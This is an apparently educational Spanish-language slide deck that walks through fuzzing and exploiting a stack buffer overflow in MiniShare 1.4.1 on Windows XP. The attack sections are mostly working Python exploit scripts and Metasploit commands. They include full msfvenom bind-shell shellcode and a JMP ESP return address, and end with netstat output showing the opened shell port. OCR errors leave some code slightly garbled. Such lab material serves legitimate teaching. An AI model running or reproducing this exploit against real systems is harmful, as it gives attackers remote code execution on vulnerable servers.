HACKING: FUZZING, ANÁLISIS Y EXPLOIT

STACK BASED OVERFLOW – SOBREPASAMIENTO BASADO EN LA PILA

INDICE

- ¿Qué es el fuzzing?
- ¿Qué es el exploiting?
- Motivación
- La pila
- Preparando un entorno
- Fuzzing
- Análisis
- Explotación


¿QUÉ ES EL FUZZING?

- Tipo de testeo
- Prueba automatizada
- Generar patrones aleatorios
- Conseguir un comportamiento no controlado
- Software y hardware
- AFL, honggfuzz, …


¿QUÉ ES EL EXPLOITING?


- Pieza de software
- Aprovechar un fallo de seguridad
- Acción no esperada por el usuario
- Local, Remoto, Cliente…
- Ejecución de código, deshabilitar protecciones, crear usuarios…

MOTIVACIÓN


ZERODIUM Payouts for Mobiles*
RJB: Remote Jailbreak with Persistence
RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass
iOS
Android
Any OS
Up to $1,500,000
1.001 iPhone RJB Zero Click iOS
Up to $1,000,000
1.002 iPhone RJB iOS
Up to $500,000
2.001 WeChat RCE+LPE iOS/Android
2.002 Viber RCE+LPE iOS/Android
2.003 FB Messenger RCE+LPE iOS/Android
2.004 Signal RCE+LPE iOS/Android
2.005 Telegram RCE+LPE iOS/Android
2.006 WhatsApp RCE+LPE iOS/Android
2.007 iMessage RCE+LPE iOS
2.008 SMS/MMS RCE+LPE iOS/Android
2.009 Email App RCE+LPE iOS/Android
Up to $150,000
3.001 Baseband RCE+LPE iOS/Android
2.010 Media Files RCE+LPE iOS/Android
2.011 Documents RCE+LPE iOS/Android
4.001 Chrome RCE+LPE iOS/Android
4.002 Safari RCE+LPE iOS
Up to $100,000
5.001 Code Signing Bypass iOS
3.002 WiFi RCE+LPE iOS/Android
3.003 SS7
6.001 LPE to Kernel iOS/Android
4.003 SBX for Chrome Android
4.004 SBX for Safari iOS
Up to $50,000
5.002 Code Signing Bypass Android
5.003 Secure Boot iOS
3.004 RCE via MitM iOS/Android
6.002 LPE to Root iOS/Android
4.005 Chrome RCE w/o SBX iOS/Android
4.006 Chrome UXSS/SOP iOS/Android
4.007 Safari UXSS/SOP iOS
4.008 Safari RCE w/o SBX iOS
Up to $25,000
5.004 TrustZone Android
5.005 Verified Boot Android
6.003 LPE to System Android
7.001 ASLR Bypass iOS/Android
7.002 kASLR Bypass iOS/Android
7.003 Seccomp Bypass Android
7.004 RKP Bypass Android
7.005 Knox Bypass Android
Up to $15,000
9.001 Information Disclosure iOS/Android
8.001 Passcode Bypass iOS
8.002 Touch ID Bypass iOS
8.003 PIN Bypass Android


LA PILA


0xbfff0004
0xbfff0008
int x;
%ESP
0xbfff000c
int y;
0xbfff0010
dostuff()
Frame 0
0xbfff0014
Stored EBP
%EBP
0xbfff0018
Stored EIP
0xbfff001c
0xbfff0020
main()
Frame 0
0xbfff0024
@johndegruyter


0x00000000
...
ESP
(Top of stack) ->
AAAA
AAAA
AAAA\n
EBP
(Frame pointer) ->
Saved EBP
Saved EIP
ptr to argv[1]
0xFFFFFFFF

PREPARANDO EL ENTORNO

- WINDOWS XP SP3
- Inmunity Debugger
- Python
- Mona.py
- MiniShare 1.4.1



CÓDIGO BASE

```
#!/usr/share/python
import socket,sys
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((sys.argv[1],80))
buff="GET /index.html“
buff+=" HTTP/1.1\r\n\r\n”
s.send(buff)
s.close()
```

FUZZING

```
#!/usr/share/python
import socket,sys
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((sys.argv[1],80))
buff="GET ”
Buff=“\x41” * 2000                #Se Envían 2000 “A” en código hexadecimal
buff+=" HTTP/1.1\r\n\r\n”
s.send(buff)
s.close()
```


BÚSQUEDA DEL OFFSET (1)

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae
6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2A
j3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9
Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2A
x3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9
Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg
6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B
l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9
Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu
6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2B
z3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9
Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci
6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2C
n3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
```

BÚSQUEDA DEL OFFSET (1I)

```
#!/usr/share/python

import socket,sys

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)

s.connect((sys.argv[1],80))

buff="GET ”

Buff+=“Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9A
d0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3
Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0”          #Se ENVIA TODO EL OFFSET GENERADO
ANTERIORMENTE 2000 chars

buff+=" HTTP/1.1\r\n\r\n”

s.send(buff)

s.close()
```

BÚSQUEDA DEL OFFSET (111)



BÚSQUEDA DEL OFFSET (1V)

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 36684335
[*] Exact match at offset 1787
```

- Para realizar el *overflow* sin sobrescribir el EIP son necesarios 1787 chars

BÚSQUEDA DEL OFFSET (V)

```
#!/usr/share/python
import socket,sys
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((sys.argv[1],80))
buff="GET ”
Buff+=“\x41” * 1787                    #Se Envían 1787 “A” en código hexadecimal
Buff+=“\x42” *4                                #Se sobrescribe el EIP CON 4 “B”
BUFF += “x43” * 700                    #Escribimos “C” en el lugar donde saltamos
buff+=" HTTP/1.1\r\n\r\n”
s.send(buff)
s.close()
```

BÚSQUEDA DEL SALTO

- Observando los registros, necesitamos saltar al ESP
- JMP ESP
- Sin protecciones (en este ejemplo)
- !mona jmp –r esp → 0x7c86467b

SUSTITUIMOS EL OFFSET

```
#!/usr/share/python
import socket,sys
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((sys.argv[1],80))
buff="GET ”
Buff+=“\x41” * 1787          #Se Envían 1787 “A” en código hexadecimal
Buff+=“\x7b\x46\x86\x7c”     #Direccion del JMP ESP
BUFF+=“\x43” * 700           #Escribimos “C” en el lugar donde saltamos
buff+=" HTTP/1.1\r\n\r\n”
s.send(buff)
s.close()
```

GENERAMOS UNA SHELLCODE

```
root@kali:~# msfvenom -p windows/shell/bind_tcp -a x86 -f python -b '\x00\x0a\x0d'
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 336 (iteration=0)
x86/shikata_ga_nai chosen with final size 336
Payload size: 336 bytes
Final size of python file: 1614 bytes
buf =  ""
buf += "\xdb\xdc\xd9\x74\x24\xf4\xb8\x51\x6d\x02\x14\x5b\x2b"
buf += "\xc9\xb1\x4e\x83\xeb\xfc\x31\x43\x14\x03\x43\x45\x8f"
buf += "\xf7\xe8\x8d\xcd\xf8\x10\x4d\xb2\x71\xf5\x7c\xf2\xe6"
buf += "\x7d\x2e\xc2\x6d\xd3\xc2\xa9\x20\xc0\x51\xdf\xec\xe7"
buf += "\xd2\x6a\xcb\xc6\xe3\xc7\x2f\x48\x67\x1a\x7c\xaa\x56"
buf += "\xd5\x71\xab\x9f\x08\x7b\xf9\x48\x46\x2e\xee\xfd\x12"
buf += "\xf3\x85\x4d\xb2\x73\x79\x05\xb5\x52\x2c\x1e\xec\x74"
buf += "\xce\xf3\x84\x3c\xc8\x10\xa0\xf7\x63\xe2\x5e\x06\xa2"
buf += "\x3b\x9e\xa5\x8b\xf4\x6d\xb7\xcc\x32\x8e\xc2\x24\x41"
buf += "\x33\xd5\xf2\x38\xef\x50\xe1\x9a\x64\xc2\xcd\x1b\xa8"
buf += "\x95\x86\x17\x05\xd1\xc1\x3b\x98\x36\x7a\x47\x11\xb9"
buf += "\xad\xce\x61\x9e\x69\x8b\x32\xbf\x28\x71\x94\xc0\x2b"
buf += "\xda\x49\x65\x27\xf6\x9e\x14\x6a\x9e\x53\x15\x95\x5e"
buf += "\xfc\x2e\xe6\x6c\xa3\x84\x60\xdc\x2c\x03\x76\x23\x07"
buf += "\xf3\xe8\xda\xa8\x04\x20\x18\xfc\x54\x5a\x89\x7d\x3f"
buf += "\x9a\x36\xa8\xaa\x91\x91\x03\xc9\x5b\x4b\xa5\x67\xa6"
buf += "\xe3\x4f\x78\x79\x13\x70\x52\x12\xbb\x8d\x5d\x0c\x67"
buf += "\x1b\xbb\x44\x87\x4d\x13\xf1\x65\xaa\xac\x66\x96\x98"
buf += "\x56\xa8\x1d\x7b\x0e\x41\x6a\x92\x88\x6e\x6b\xb0\xbe"
buf += "\xf8\xe7\xd7\x7a\x18\xf8\xfd\x2a\x4d\x6e\x8b\xba\x3c"
buf += "\x0f\x8c\x96\xd5\xcf\x18\x1d\x7c\x98\xb4\x1f\x59\xee"
buf += "\x1a\xdf\x8c\x6d\x5c\x1f\x51\x5c\x16\x16\xc7\xde\x40"
buf += "\x57\x07\xde\x90\x01\x4d\xde\xf8\xf5\x35\x8d\x1d\xfa"
buf += "\xe3\xa2\x8d\x6f\x0c\x92\x62\x27\x64\x18\x5c\x0f\x2b"
buf += "\xe3\x8b\x13\x2c\x1b\x4a\x13\xcc\xd8\x9b\xdd\xbb\x37"
buf += "\x18\x5a\xb3\x72\x3d\xcb\x5e\x7c\x11\x0b\x4b"
```


EXPLOIT FINAL

```
#!/usr/share/python

import socket,sys

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)

s.connect((sys.argv[1],80))

buff="GET ”

Buff+=“\x41” * 1787                    #Se Envían 1787 “A” en código hexadecimal

Buff+=“\x7b\x46\x86\x7c”      #Direccion del JMP ESP

BUFF+=“\x43” * 700                     #Escribimos “C” en el lugar donde saltamos

Buff+=“\x90” * 20                      #NOPS

buff += "\xd9\xc6\xd9\x74\x24\xf4\xbd\x9b\x4e\xf1\xc3\x5a\x2b”[ . . . ]       #SHELLCODE GENERADA (resumen)

s.send(buff)

s.close()
```

EJECUCIÓN DEL EXPLOIT (ANTES)

```
C:\Documents and Settings\Administrator\Desktop>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1025         0.0.0.0:0              LISTENING
  TCP    172.16.99.128:139      0.0.0.0:0              LISTENING
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1032           *:*
  UDP    0.0.0.0:1033           *:*
  UDP    0.0.0.0:4500           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1900         *:*
  UDP    172.16.99.128:123      *:*
  UDP    172.16.99.128:137      *:*
  UDP    172.16.99.128:138      *:*
  UDP    172.16.99.128:1900     *:*
```

EJECUCIÓN DEL EXPLOIT



```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:80           127.0.0.1:1036         CLOSE_WAIT
  TCP    127.0.0.1:1025         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1036         127.0.0.1:80           FIN_WAIT_2
  TCP    172.16.99.128:139      0.0.0.0:0              LISTENING
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1032           *:*
  UDP    0.0.0.0:1033           *:*
  UDP    0.0.0.0:4500           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1900         *:*
  UDP    172.16.99.128:123      *:*
  UDP    172.16.99.128:137      *:*
  UDP    172.16.99.128:138      *:*
  UDP    172.16.99.128:1900     *:*
```

GRACIAS

¿Alguna pregunta?

REFERENCIAS

